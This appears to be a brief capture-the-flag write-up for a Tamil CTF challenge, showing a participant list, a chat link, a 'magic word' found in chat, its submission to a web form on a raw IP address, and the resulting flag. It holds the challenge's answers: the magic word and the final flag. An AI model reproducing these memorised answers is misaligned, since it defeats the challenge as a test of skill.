
Magic word: g1mM3_7h3_FLAG_1_h4ck3eD_T4m1l_C7F_m337

Participants

- Exploit Everything (You)
- Jopraveeen
- CyberPJ
- SIN_GREED
- 0xAnnLynn
- Gokul
- 0xsakthi

Gokul:
https://enhwpmgga8etezk.m.pipedream.net

- We got a magic word, but where to use it?
- Now let's go to the test, that exploit everything said to attend
- The form's path is `/form` (Mentioned in presentation)
- Now let's fill those things
- We know the magic word `g1mM3_7h3_FLAG_1_h4ck3eD_T4m1l_C7F_m337`
- Put this and submit


Tamil CTF
TamilCTF form
Workflow p_o7CQzL7 - Pipedrea
Not secure
http://45.79.195.170:5003/validate?word=g1mM3_7h3_FLAG...

TamilCTF Forms

Your name

How long you're playing CTFs

Tell me the magic word

Flag: TamilCTF{f1n4llY_y0u_h4ck3D_Tam1lCTF_m337_1337}

- Good we got our flag

  ```
  TamilCTF{f1n4llY_y0u_h4ck3D_Tam1lCTF_m337_1337}
  ```

- I hope this will be a good fun challenge :)